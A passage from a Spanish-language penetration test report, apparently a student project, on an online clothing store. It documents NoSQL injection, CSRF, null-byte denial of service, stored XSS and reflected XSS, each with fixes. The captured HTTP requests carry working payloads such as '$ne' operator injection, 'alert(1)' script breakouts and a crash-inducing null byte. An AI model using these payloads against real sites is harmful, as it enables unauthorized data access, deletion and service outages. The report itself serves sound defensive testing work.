Content-Type: text/plain
XG
-----WebKitFormBoundaryRipWc5f7mNMnGcpM
Content-Disposition: form-data; name="fileU"; filename="fileU.png"
Content-Type: image/png
<h1>Malicious</h1>
-----WebKitFormBoundaryRipWc5f7mNMnGcpM--
```

Figura 15. Subida de un archivo malicioso



Malicious

Figura 16. Archivo malicioso subido

Soluciones recomendadas

- Limitar la carga de archivos a tipos específicos: Definir un conjunto muy restringido de tipos de archivos permitidos, como solo imágenes (por ejemplo, JPG, PNG, GIF), y rechazar cualquier intento de cargar archivos con otros tipos de contenido, como scripts o ejecutables.

3.5 NoSQL injection

Definición

NoSQL Injection es una vulnerabilidad de seguridad que ocurre cuando una aplicación que utiliza bases de datos NoSQL (como MongoDB, CouchDB o Firebase) permite que un atacante modifique las consultas enviadas a la base de datos mediante la manipulación de entradas no validadas. En lugar de simplemente enviar datos (como nombre de usuario y contraseña), el atacante introduce fragmentos de código o estructuras que alteran la lógica de la consulta, logrando efectos como eludir la autenticación, acceder a información no autorizada o ejecutar comandos imprevistos en la base de datos.

Detalles

Se encontraron diversos endpoints los cuales fueron vulnerables a inyecciones NoSQL, debido al tipo de datos, la criticidad bajo, ya que son datos de stock de productos, pero aún representa un riesgo ya que se pueden realizar modificaciones a los datos. A continuación, se enumeran los endpoints vulnerables junto con sus respectivas pruebas realizadas:

- /infoproducto: a partir de la variable name, un atacante puede inyectar consultas maliciosas y obtener información sensible.

```
POST /infoproducto HTTP/1.1
Host: 148.201.214.68:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-ur
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: http://148.201.214.68:3000
Connection: keep-alive
Referer: http://148.201.214.68:3000/
Priority: u=0

nombre[$ne]=x
```

Figura 17. Inyección de consulta maliciosa con el operador \$ne “not equals”

```

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1190
ETag: W/"4a6-kHbN68y7NW5IjITq0picMJGdVs4"
Date: Thu, 08 May 2025 00:24:53 GMT
Connection: keep-alive
Keep-Alive: timeout=5

[
  {
    "_id": "65523833fb6561c8fd722bc0",
    "nombre": "Jersey Leones Negros",
    "precio": 1501,
    "stock": 8,
    "categoria": "Jerseys",
    "marca": "Nike",
    "genero": "Unisex",
    "descripcion": "Descripcion de Jersey Leones Negros",
    "tallas": [
      "S",
      "M",
      "G",
      "XG"
    ]
  },
  {
    ...
  }
]

```

Figura 18. Respuesta exitosa

- /producto/producto: Al igual que en la anterior por medio de la variable nombre se pueden inyectar consultas maliciosas.

<pre> POST /productos/producto HTTP/1.1 Host: 148.201.214.68:3000 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 13 Origin: http://148.201.214.68:3000 Connection: keep-alive Referer: http://148.201.214.68:3000/ nombre[\$ne]=x </pre>	<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf- 4 Content-Length: 225 5 ETag: W/"e1-Kr7r/zfLRA0xaqXxK+R86PM91Zs" 6 Date: Thu, 08 May 2025 00:33:41 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 { "_id": "65523833fb6561c8fd722bc0", "nombre": "Jersey Leones Negros", "precio": 1501, "stock": 8, "categoria": "Jerseys", "marca": "Nike", "genero": "Unisex", "descripcion": "Descripcion de Jersey Le "tallas": ["S", "M", "G", "XG"] } </pre>
--	---

Figura 19. Petición junto con su respuesta exitosa usando \$ne

- /productosfiltrados: En este caso solamente se logro hacer funcionar la explotación eligiendo un solo campo, en este caso categoría, podemos ver que pese a que se indique una categoría que no existe, debido al uso de \$ne (not equals), recibimos una respuesta válida.

```

POST /productosfiltrados HTTP/1.1
Host: 192.168.100.10:3000
Content-Length: 67
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Origin: http://192.168.100.10:3000
Referer: http://192.168.100.10:3000/productos/calzados
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NTRlNzBiYzFmMTAwYzVmNWl4Zm
Jyb2wiOiJhZG1pb250bmV0PzStOREhLYX4_vcsDa16A0x5k9Tj
Connection: keep-alive
.....
categoria[$ne]=x&genero%5B%5D=Hombre&precio=999999&marca%5B%5D=Nike

```

Figura 20. Petición enviada con inyección en la variable categoría

```

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 223
ETag: W/"df-23Unpnu8/XM5TG/OPVB8DM/Uze8"
Date: Thu, 08 May 2025 04:35:36 GMT
Connection: keep-alive
Keep-Alive: timeout=5

[
  {
    "_id": "6552beaf0b7e15e8a5696553",
    "nombre": "Dunk Low Panda",
    "precio": 2999,
    "stock": 5,
    "categoria": "Calzado",
    "marca": "Nike",
    "genero": "Hombre",
    "descripcion": "Descripcion nueva par
    "__v": 0,
    "tallas": [
      "23",
      "24"
    ]
  }
]

```

Figura 21. Respuesta exitosa

- /miperfil/eliminar_datos_de_entrega: Podemos ver que pese a indicar datos inválidos se lleva a cabo la eliminación.

```

POST /miperfil/eliminar_datos_de_entrega HTTP/1.1
Host: 192.168.100.10:3000
Content-Length: 41
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.10:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
b3;q=0.7
Referer: http://192.168.100.10:3000/miperfil/681c264daa65d4
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjMjY0ZGF
Qi0jE3NDY2NzkwNDR9.qIAPQ1EIJcKaDUhC2icAnnowpn-Gqo3BLqCHPy5WA
Connection: keep-alive

deliveryId=x'+||+1==1%2f%2f&userId[$ne]=x

```

Figura 22. Datos inválidos, agregando OR y \$ne

```

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 125
ETag: W/"7d-/IfP/gyFsQy0/k69LqzMVG1vVAk"
Date: Thu, 08 May 2025 05:04:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<script>
  alert("Se han eliminado los datos de entrega exitosamente!");
  window.location = "/miperfil/[object Object]";
</script>

```

Figura 23. Respuesta exitosa

Soluciones sugeridas

A continuación, se presentan las soluciones sugeridas a esta vulnerabilidad:

1. Validar estrictamente los datos de entrada: Asegurarse de que los campos como usuario y contraseña contengan únicamente datos esperados (por ejemplo, texto plano sin operadores especiales). Esto impide que se inyecten estructuras maliciosas.
2. Sanitizar toda entrada del usuario: Antes de usar cualquier valor en una consulta, debe limpiarse para eliminar o neutralizar cualquier carácter o estructura que pudiera ser interpretado como una instrucción por el motor de base de datos.
3. Evitar construir consultas de forma dinámica: Las consultas deben formarse únicamente con datos validados y controlados, evitando el uso directo de objetos enviados por el usuario como parte de la lógica de autenticación.
4. Separar la lógica de autenticación del motor de base de datos: En lugar de validar directamente usuario y contraseña en la base de datos, se recomienda obtener primero el usuario y luego verificar la contraseña de forma segura dentro de la aplicación, idealmente usando contraseñas encriptadas (hash).

3.6 Falta de protecciones para CSRF

Definición

El ataque Cross-Site Request Forgery (CSRF) es un tipo de ataque en el que un atacante intenta hacer que un usuario autenticado realice una acción no deseada en una aplicación web. Esto se logra aprovechando la sesión activa del usuario. La víctima, sin saberlo, puede enviar una solicitud HTTP (como un formulario o un enlace malicioso) a un servidor que interpreta la solicitud como legítima debido a que el usuario ya está autenticado.

Detalles

El atacante puede engañar al usuario para que realice una acción en una aplicación web en la que está autenticado (por ejemplo, enviando un enlace malicioso por correo electrónico o incrustando un formulario oculto en una página web).

El usuario, al hacer clic en el enlace o visitar la página, hace que su navegador envíe una solicitud (que puede ser una solicitud POST, GET, etc.) al servidor de la aplicación web víctima.

El servidor recibe la solicitud como si fuera realizada por el usuario legítimo, porque el navegador enviará las cookies de autenticación automáticamente.

Si el servidor no tiene protecciones, procesará la solicitud como legítima y realizará la acción no deseada (como cambiar configuraciones o realizar una transacción).

Soluciones sugeridas

- Tokens Anti-CSRF: Consiste en generar un token único y aleatorio por cada solicitud (como un campo oculto en formularios) que el servidor valida para asegurarse de que la solicitud proviene de una fuente legítima. Si el token no coincide, la solicitud se rechaza.
- Cookies SameSite: Utilizar el atributo SameSite en las cookies para restringir su envío con solicitudes de otros dominios. Esto ayuda a evitar que una cookie de sesión se envíe en una solicitud maliciosa.

3.7 Falta de manejo correcto de excepciones llevando a DoS

Definición

La vulnerabilidad consiste en que la aplicación no maneja correctamente las excepciones en ciertos puntos críticos del código, lo que permite que entradas maliciosas o mal formadas provoquen errores no controlados. Esta falta de control puede llevar al cierre inesperado del servicio, consumo excesivo de recursos o comportamientos inestables, permitiendo que un atacante cause una denegación de servicio (DoS). Aunque se haya implementado un cron que reinicia automáticamente la aplicación, el problema persiste, ya que el atacante puede explotar repetidamente la falla para mantener el servicio inestable o fuera de línea. Para mitigar este riesgo, es fundamental capturar y manejar adecuadamente las excepciones, asegurando que la aplicación responda de manera controlada ante errores inesperados.

Detalles

La aplicación web carece de un manejo correcto de las excepciones por lo que se puede llegar a sufrir de una denegación del servicio, además de filtrar información que puede describir los errores y darle a los atacantes contexto sobre la construcción de la aplicación, con cosas como el lenguaje de programación, la estructura y las librerías que se utilizan dentro del aplicativo web. A continuación se muestra un ejemplo de la vulnerabilidad mencionada en el aplicativo web:

```
RangeError [ERR_HTTP_INVALID_STATUS_CODE]: Invalid status code: Ha ocurrido un error al intentar obtener el listado de productos.
    at new NodeError (node:internal/errors:405:5)
    at ServerResponse.writeHead (node:_http_server:347:11)
    at ServerResponse._implicitHeader (node:_http_server:338:8)
    at write_ (node:_http_outgoing:915:9)
    at ServerResponse.end (node:_http_outgoing:1026:5)
    at ServerResponse.send (D:\Documentos\8 - TRABAJOS 8 MO SEMESTRE ING EN CIBERSEGURIDAD ABRAHAM DE LEÓN GUTIÉRREZ\Softw Seg\proyecto\Proy
ib\response.js:232:10)
    at ServerResponse.json (D:\Documentos\8 - TRABAJOS 8 MO SEMESTRE ING EN CIBERSEGURIDAD ABRAHAM DE LEÓN GUTIÉRREZ\Softw Seg\proyecto\Proy
ib\response.js:278:15)
    at ServerResponse.send (D:\Documentos\8 - TRABAJOS 8 MO SEMESTRE ING EN CIBERSEGURIDAD ABRAHAM DE LEÓN GUTIÉRREZ\Softw Seg\proyecto\Proy
ib\response.js:162:21)
    at D:\Documentos\8 - TRABAJOS 8 MO SEMESTRE ING EN CIBERSEGURIDAD ABRAHAM DE LEÓN GUTIÉRREZ\Softw Seg\proyecto\ProyectoSoftwareSeg\src\c
at process.processTicksAndRejections (node:internal/process/task_queues:95:5) {
  code: 'ERR_HTTP_INVALID_STATUS_CODE'
}
```

Figura 24. Caída del aplicativo dentro del servidor.

Request		
Pretty	Raw	Hex
1	POST /infoproducto HTTP/1.1	
2	Host: 148.201.214.68:3000	
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0	
4	Accept: */*	
5	Accept-Language: en-US,en;q=0.5	
6	Accept-Encoding: gzip, deflate, br	
7	Content-Type: application/x-www-form-urlencoded; charset=UTF-8	
8	X-Requested-With: XMLHttpRequest	
9	Content-Length: 19	
10	Origin: http://148.201.214.68:3000	
11	Connection: keep-alive	
12	Referer: http://148.201.214.68:3000/	
13	Priority: u=0	
14		
15	nombre=%00	

Figura 25. Envío de un byte nulo, causante de la caída del aplicativo.

Soluciones sugeridas

Para dar solución a esta vulnerabilidad se recomienda:

- Implementar bloques de manejo de excepciones (try-catch, try-except, etc.) en las áreas críticas del código.
- Asegurarse que los errores capturados generen respuestas controladas y estandarizadas.

3.8 Authenticated Stored XSS

Definición

Se refiere a un tipo de vulnerabilidad de inyección de código malicioso en una aplicación web, donde el atacante debe estar autenticado (es decir, haber iniciado sesión) para poder inyectar el código malicioso. Una vez inyectado, el código se almacena de manera persistente en el servidor y se ejecuta cada vez que un usuario accede al contenido afectado.

Detalles

Dentro del panel administrativo al momento de editar o crear un nuevo producto un atacante con acceso administrativo puede inyectar código javascript dentro del título, nombre o descripción del producto y comprometer más cuentas de usuario en el momento que estos busquen o accedan directamente al producto, llevando no sólo al compromiso de un usuario si no a todos los que entren en el producto, en las siguientes figuras se muestra la forma de explotar esta vulnerabilidad:

Request

Pretty	Raw	Hex
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.1	
5	Accept-Language: en-US,en;q=0.5	
6	Accept-Encoding: gzip, deflate, br	
7	Content-Type: multipart/form-data; boundary=---geckoformbou	
8	Content-Length: 1434	
9	Origin: http://148.201.214.68:3000	
0	Connection: keep-alive	
1	Referer: http://148.201.214.68:3000/admin	
2	Cookie: token=	
	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NTRlNzBiYzFjYb2wiOiJhZG1pbiIsIm1hdCI6MTc0NjY2NDc1M30.1sn8tNnZTdmYLYf7E	
3	Upgrade-Insecure-Requests: 1	
4	Priority: u=0, 1	
5		
6	-----geckoformboundaryb1c59342c78c83be792dd711a7235a90	
7	Content-Disposition: form-data; name="nombre"	
8		
9		

Figura 26. Creación de producto malicioso.




Figura 27. Javascript inyectado primero dentro del lado del administrador.




Figura 28. Código malicioso ejecutado al buscar un producto.

Soluciones propuestas

Para la mitigación de la vulnerabilidad es recomendado:

- **Validación de entradas del usuario:** Validar y restringir los datos que los usuarios pueden introducir, permitiendo solo caracteres seguros (como letras, números y símbolos necesarios) en los campos de entrada.
- **Sanitización de entradas:** Asegurarse de que cualquier entrada del usuario sea debidamente sanitizada para eliminar o codificar caracteres especiales (por ejemplo, <, >, " y ') que podrían ser interpretados como código HTML o JavaScript.
- **Codificación de salidas:** Codificar todas las salidas antes de mostrarlas en la página, para que cualquier entrada maliciosa se interprete como texto, y no como un código ejecutable.

3.9 Reflected XSS al modificar los datos del POST

Definición

Una Reflected XSS es una vulnerabilidad en la que un atacante inyecta código malicioso (generalmente JavaScript) en una solicitud HTTP, y este código es reflejado de vuelta al navegador del usuario sin ser validado ni escapado adecuadamente por el servidor, lo que permite su ejecución inmediata al interactuar con una URL manipulada. En el caso de una Reflected XSS al modificar los datos enviados en un POST, el atacante intercepta y modifica los parámetros de una solicitud POST legítima, o la usa en combinación a una CSRF para inyectar un script malicioso, el cual es reflejado por el servidor en la respuesta sin la debida validación. Esto resulta en la ejecución del código malicioso en el navegador de la víctima, lo que puede llevar a riesgos como el robo de cookies, phishing o ejecución de acciones no autorizadas en nombre del usuario afectado.

Detalles

Varios endpoints sufren de esta vulnerabilidad que se da al modificar los datos enviados en el request POST, en específico el user ID, que en caso de ser modificado para agregar un payload malicioso este puede verse reflejado en la respuesta la cual es un bloque de “<script>” en el que dentro se inserta el UID, de la siguiente forma:

- Respuesta normal

```
<script>
alert("Se han eliminado los datos de entrega exitosamente!");
window.location = "/miperfil/UID";
</script>
```

- Respuesta modificada a partir del POST

```
<script>
alert("Se han eliminado los datos de entrega exitosamente!"); window.location = "/miperfil/";
alert(1);
var remain="";
</script>
```

Los endpoints afectados son los siguientes:

1. /miperfil/eliminar_datos_de_entrega

```
/eliminar_datos_de_entrega HTTP/1.1
100.10:3000
: 54
max-age=0
e: en-US,en;q=0.9
/192.168.100.10:3000
application/x-www-form-urlencoded
re-Requests: 1
zilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

ication/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=

//192.168.100.10:3000/miperfil/681c264daea65d41d9588632
g: gzip, deflate, br

IINiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjMjY0ZGF1YTY1ZDQxZDk1ODg2MzIiLCJjb3JyZW8iOiJxQHEucSIsInJvbCI6InVzZXIiLCJpYX
NDR9.qIAPQ1EIJcKaDUhC21cAnnowpn-Gqo3BLqCHPy5WASK
EP:alive

||+1==1%2f%2f&userId=";alert(1);var+a="a|
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 129
5 ETag: W/"81-ChoZe9SnyUHiex+ZjuCjE7i
6 Date: Thu, 08 May 2025 05:06:07 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <script>
    alert("Se han eliminado los di
    window.location = "/miperfil
    alert(1);
    var a="a";
  </script>
```

Figura 29. Explotación de la XSS

2. /miperfil/crear_datos_de_entrega

```
HTTP/1.1

rlencoded

5_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

station/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=

perfil/681c264daea65d41d9588632

yJfaWQiOiI2ODFjMjY0ZGF1YTY1ZDQxZDk1ODg2MzIiLCJjb3JyZW8iOiJxQHEucSIsInJvbCI6InVzZXIiLCJpYX
Annowpn-Gqo3BLqCHPy5WASK

tado=1&referencias=1&userId=";alert(1);|
```

Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 124
5 ETag: W/"7c-GX926T3xN/GM+Er8gvKTMI+kmx8"
6 Date: Thu, 08 May 2025 04:57:16 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <script>
    alert("Se agregaron exitosamente los nu
    window.location = "/miperfil/";
    alert(1);
    ";
  </script>
```

Figura 30. Explotación de la XSS

3. /cart/addProductToCart

```
Hex

addProductToCart HTTP/1.1
8.100.10:3000
jth: 99
l: max-age=0
age: en-US,en;q=0.9
://192.168.100.10:3000
: application/x-www-form-urlencoded
: cure-Requests: 1
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

plication/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=

p://192.168.100.10:3000/productos/accesorios
ling: gzip, deflate, br
n=
:UzIINiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjMjY0ZGF1YTY1ZDQxZDk1ODg2MzIiLCJjb3JyZW8iOiJxQDEuMSIsInJvbCI6InVzZXIiLCJpYX
)ExMDB9.4X_6BwIOWw6nuW460mFRMhL1wtNqYYPMgJPCa-gLGw4
keep-alive

%20||%201==1%2f%2f&userId=681c3cf9ae88d3da3c18c0c";alert(1);talla=%5Bobject+Object%5D
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; char:
4 Content-Length: 128
5 ETag: W/"80-J5MEaKpn1WVq+iVHAi
6 Date: Thu, 08 May 2025 05:44:
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <script>
    alert("Item agregado exi
    window.location = "/car
    alert(1);
    ";
  </script>
```

Figura 31. Explotación de la XSS

4. /cart/delete/productid

```
18c12 HTTP/1.1

9
3000
w-form-urlencoded

Linux x86_64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

1,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
:3000/productos/accesorios
, br

pXVCJ9.eyJfawQ10iI20DFjM2NmOWVhZTg4ZDNkYTNjMThjMGMiLCJjb3JyZW810iIjQDEuMSIsInJvbCI6InVzZXIiLCJpYX
nuW460mFRMhL1wtNqYYPmJpPcA-gL6w4

&userId=681c3cf9eae88d3da3c18c0c";alert(1);

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 128
5 ETag: W/"80-J5MEaKpn1WVq+ivHADAf8UaC2oo"
6 Date: Thu, 08 May 2025 05:44:40 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <script>
    alert("Item agregado exitosamente al carrito!");
    window.location = "/cart/681c3cf9eae88d3da3c18c0c";
    alert(1);
    "</script>
```

Figura 32. Explotación de la XSS

Soluciones propuestas

Para la mitigación de la vulnerabilidad es recomendado:

- **Validación de entradas del usuario:** Validar y restringir los datos que los usuarios pueden introducir, permitiendo solo caracteres seguros (como letras, números y símbolos necesarios) en los campos de entrada.
- **Sanitización de entradas:** Asegurarse de que cualquier entrada del usuario sea debidamente sanitizada para eliminar o codificar caracteres especiales (por ejemplo, <, >, " y ') que podrían ser interpretados como código HTML o JavaScript.
- **Codificación de salidas:** Codificar todas las salidas antes de mostrarlas en la página, para que cualquier entrada maliciosa se interprete como texto, y no como un código ejecutable.